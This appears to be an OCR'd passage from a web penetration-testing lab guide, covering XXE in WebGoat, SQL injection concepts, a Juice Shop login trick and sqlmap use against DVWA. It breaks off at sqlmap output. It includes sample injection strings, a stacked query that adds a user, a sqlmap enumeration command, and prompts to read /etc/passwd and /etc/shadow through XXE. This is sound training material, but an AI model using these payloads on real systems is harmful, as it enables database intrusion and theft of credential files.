
An XML External Entity attack is a type of attack against an application that parses XML input.

- This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser.
- This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts. Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier.
- Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services.
- In some situations, an XML processor library that is vulnerable to client-side memory corruption issues may be exploited by dereferencing a malicious URI, possibly allowing arbitrary code execution under the application account.
- Other attacks can access local resources that may not stop returning data, possibly impacting application availability if too many threads or processes are not released.

1. Access WebGoat using your browser (http://10.6.6.11:8080/WebGoat).


2. Login with the user you created earlier.

3. Navigate to **(A4) XML External Entities (XXE) > XXE**.


4. 

5. Feel free to read the explanation of XXE (which I copied and pasted above) from WebGoat.

6. Then navigate to the WebGoat **Step 4**, as shown in the following figure.




7. Launch Burp and make sure that **Intercept is on**. Make sure that your browser proxy settings are set correctly.




8. Go back to **WebGoat** and enter a comment in the web form (any text) and click **Submit**.

9. Go back to **Burp** and you will see the **HTTP POST message** shown below:

10. Let's modify that message and type our own XML "code".



11. **Forward** the **POST** to the web server. This should cause the application to show a list of files after the comment "OMAR_WAS_HERE", as shown below (of course, use whatever text you want in your own example):



12. Now, on your own, try to list the contents of the `/etc/passwd` file using a similar approach.

13. Try to access the contents of the `/etc/shadow` file. Were you successful? If not, why?

Exercise 16: SQL Injection

SQL injection (SQLi) vulnerabilities can be catastrophic because they can allow an attacker to view, insert, delete, or modify records in a database. In an SQL injection attack, the attacker inserts, or injects, partial or complete SQL queries via the web application. The attacker injects SQL commands into input fields in an application or a URL in order to execute predefined SQL commands.

A Brief Introduction to SQL

As you may know, the following are some of the most common SQL statements (commands):

- SELECT: Used to obtain data from a database
- UPDATE: Used to update data in a database
- DELETE: Used to delete data from a database
- INSERT INTO: Used to insert new data into a database
- CREATE DATABASE: Used to create a new database
- ALTER DATABASE: Used to modify a database
- CREATE TABLE: Used to create a new table
- ALTER TABLE: Used to modify a table
- DROP TABLE: Used to delete a table
- CREATE INDEX: Used to create an index or a search key element
- DROP INDEX: Used to delete an index


Typically, SQL statements and divided into the following categories:

- Data definition language (DDL) statements
- Data manipulation language (DML) statements
- Transaction control statements
- Session control statements
- System control statements
- Embedded SQL statements

Exercise 16a: A Simple Example of SQL Injection

1. Navigate to WebGoat For instance, **https://10.6.6.11:8080/WebGoat**.

2. Navigate to **(A1) Injection > SQL Injection (intro).**




Read through the explanations of SQL injection and complete the first 8 exercises on your own (these are just an introduction to SQL and SQL statements). Then navigate to exercise 9. You are given a few hints about a database table called user_data. WebGoat guides you through this exercise.

One of the first steps when finding SQL injection vulnerabilities is to understand when the application interacts with a database. This is typically done with web authentication forms, search engines, and interactive sites such as e-commerce sites.

You can make a list of all input fields whose values could be used in crafting a valid SQL query. This includes trying to identify and manipulate hidden fields of **POST** requests and then testing them separately, trying to interfere with the query and to generate an error. As part of penetration testing, you should pay attention to HTTP headers and cookies.

As a penetration tester, you can start by adding a single quote (‘) or a semicolon (;) to the field or parameter in a web form. The single quote is used in SQL as a string terminator. If the application does not filter it correctly, you may be able to retrieve records or additional information that can help enhance your query or statement.

You can also use comment delimiters (such as **-- or /* */**), as well as other SQL keywords, including **AND** and **OR** operands. Another simple test is to insert a string where a number is expected.



SQL injection attacks can be divided into the following categories:

- In-band SQL injection: With this type of injection, the attacker obtains the data by using the same channel that is used to inject the SQL code. This is the most basic form of an SQL injection attack, where the data is dumped directly in a web application (or web page).
- Out-of-band SQL injection: With this type of injection, the attacker retrieves data using a different channel. For example, an email, a text, or an instant message could be sent to the attacker with the results of the query; or the attacker might be able to send the compromised data to another system.
- Blind (or inferential) SQL injection: With this type of injection, the attacker does not make the application display or transfer any data; rather, the attacker is able to reconstruct the information by sending specific statements and discerning the behavior of the application and database.

TIP: To perform an SQL injection attack, an attacker must craft a syntactically correct SQL statement (query). The attacker may also take advantage of error messages coming back from the application and might be able to reconstruct the logic of the original query to understand how to execute the attack correctly. If the application hides the error details, the attacker might need to reverse engineer the logic of the original query.

There are essentially five techniques that can be used to exploit SQL injection vulnerabilities:

- Union operator: This is typically used when a SQL injection vulnerability allows a SELECT statement to combine two queries into a single result or a set of results.
- Boolean: This is used to verify whether certain conditions are true or false.
- Error-based technique: This is used to force the database to generate an error in order to enhance and refine an attack (injection).
- Out-of-band technique: This is typically used to obtain records from the database by using a different channel. For example, it is possible to make an HTTP connection to send the results to a different web server or a local machine running a web service.
- Time delay: It is possible to use database commands to delay answers. An attacker may use this technique when he or she doesn't get any output or error messages from the application.

It is possible to combine any of the techniques mentioned above to exploit an SQL injection vulnerability. For example, an attacker may use the union operator and out-of-band techniques. SQL injection can also be exploited by manipulating a URL query string, as demonstrated here:

```
https://store.h4cker.org/buystuff.php?id=99 AND 1=2
```

This vulnerable application then performs the following SQL query:

```
SELECT * FROM products WHERE product_id=99 AND 1=2
```

The attacker may then see a message specifying that there is no content available or a blank page. The attacker can then send a valid query to see if there are any results coming back from the application, as shown here:

```
https://store.h4cker.org/buystuff.php?id=99 AND 1=1
```


Some web application frameworks allow multiple queries at once. An attacker can take advantage of that capability to perform additional exploits, such as adding records. The following statement, for example, adds a new user called omar to the users table of the database:


```
https://store.h4cker.org/buystuff.php?id=99; INSERT INTO
users(username) VALUES ('omar')
```

Exercise 16b: SQL Injection Level 2 - GDPR Data Erasure Issue

Go back to **Juice-shop** (remember, running on port 8882).

There was a user (called Chris) that was erased from the system, because he insisted on his "right to be forgotten" in accordance with Art. 17 GDPR. Let's see if we can login as that user. Yes, really. What if we apply SQL injection to do this? Since we do not know what is Chris' email, we can try to trick the application by using the deletedAt SQL operation, as shown below:







Exercise 16c: SQL Injection using SQLmap

SQLmap is a great tool that allows you to automate SQL injection attacks. Let's take a look at an example of how powerful this tool is.

1. Navigate back to DVWA and go to **SQL Injection**.
2. Enter any text in the User ID field (in my case, I just entered my name "**omar**"). You want to intercept the transaction between your web browser and the application.



3. Once Burp intercepts the GET request, highlight the output, right click, and select “Copy to file”. Save the contents to any file.



4. Open the terminal and enter the following command to try to enumerate the type of database and the database name. In my case, I saved the contents of the HTTP GET request to **/home/omar/omar-get-request.txt**. Point yours to whatever file you created.

```
root@websploit:~# sqlmap -r /home/omar/omar-get-request.txt --dbs
```

5. Accept all defaults.

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility t
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by th
ram

[*] starting @ 01:30:15 /2020-05-11/

[01:30:15] [INFO] parsing HTTP request from '/home/omar/omar-get-request.txt'
